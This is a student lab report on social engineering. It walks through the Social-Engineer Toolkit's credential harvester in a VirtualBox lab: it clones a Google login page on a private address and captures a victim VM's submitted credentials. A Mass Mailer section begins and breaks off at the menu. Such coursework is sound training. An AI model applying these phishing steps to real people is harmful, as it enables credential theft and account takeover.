



# VIT<sup>®</sup>

**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

## Social Engineering Attacks

**NAME:** DHEVATHA S P

**REG NO.:** 22BCE0826

**NAME OF FACULTY:** DR. Satish C.J

**COURSE TITLE :** Penetration Testing and Vulnerability  
Analysis Lab

**COURSE CODE:** BCSE319P

**LAB SLOT:** L55+L56

**SEMESTER:** Winter Semester 2024-25


**CLASS NO.:** VL2024250505928

22BCE0826

Dhevatha S P

# SETOOLKIT

## 1. Opening the setoolkit and select Social-Engineering Attacks



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] 1 2 3 4
File Actions Edit View Help

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (Relik) [---]
[---] Version: 3.0.0 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @mackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

## 2. Selecting Website Attack Vectors



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[+] 1 2 3 4
File Actions Edit View Help

[---] Version: 3.0.0 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @mackingdave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

### 3. Selecting Credential Harvester Attack Method



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

[1] [2] [3] [4]

File Actions Edit View Help

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
  
```

### 4. Selecting Web Templates



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

[1] [2] [3] [4]

File Actions Edit View Help

should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
  
```

## 5. Selecting Google login template to replicate



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
set:webBattack>
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webBattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webBattack> Select a template: 2
```

6. The setoolkit backend is running and is listening to receive the data from the victim machine

```

Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[+] The Social-Engineer Toolkit Credential Harvester Attack
[+] Credential Harvester is running on port 80
[+] Information will be displayed to you as it arrives below:
10.0.2.4 - - [22/Jan/2025 19:38:25] "GET / HTTP/1.1" 200 -
10.0.2.4 - - [22/Jan/2025 19:38:26] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.4 - - [22/Jan/2025 19:38:38] "GET / HTTP/1.1" 200 -

setoolkit> Select a template: 2
[+] Cloning the website: http://www.google.com
[+] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```


7. In the ubuntu machine, create a HTML page that links to the IP address given to the setoolkit (here : 10.0.2.15)

```


ubuntu@kali:~$ nano test.html
ubuntu@kali:~$

```


## 8. The HTML page




## 9. Opening the HTML page in web browser (firefox)



10. Clicking on the link that links to the setoolkit backend which is running in the Kali Linux.




11. Logging into the fake google login page






12. After logging in the page goes back to google.com



13 . In the Kali Linux, the setoolkit backed receives the data of the login username and password from the victim Ubuntu machine




22BCE0826  
Dhevatha S P



# MASS MAILER

## 1. Open setoolkit in Kali Linux and select Social-Engineering Attacks



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[...]
```

Created by: David Kennedy (ReL1K) [---]  
Version: 8.0.3 [---]  
Codename: 'Maverick' [---]  
Follow us on Twitter: @TrustedSec [---]  
Follow me on Twitter: @HackingDave [---]  
Homepage: <https://www.trustedsec.com> [---]  
Welcome to the Social-Engineer Toolkit (SET). [---]  
The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!


Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

```
set> 1
```

## 2. Select Website Attack Vectors



```
Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[...]
```

Follow me on Twitter: @HackingDave [---]  
Homepage: <https://www.trustedsec.com> [---]  
Welcome to the Social-Engineer Toolkit (SET). [---]  
The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!


Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
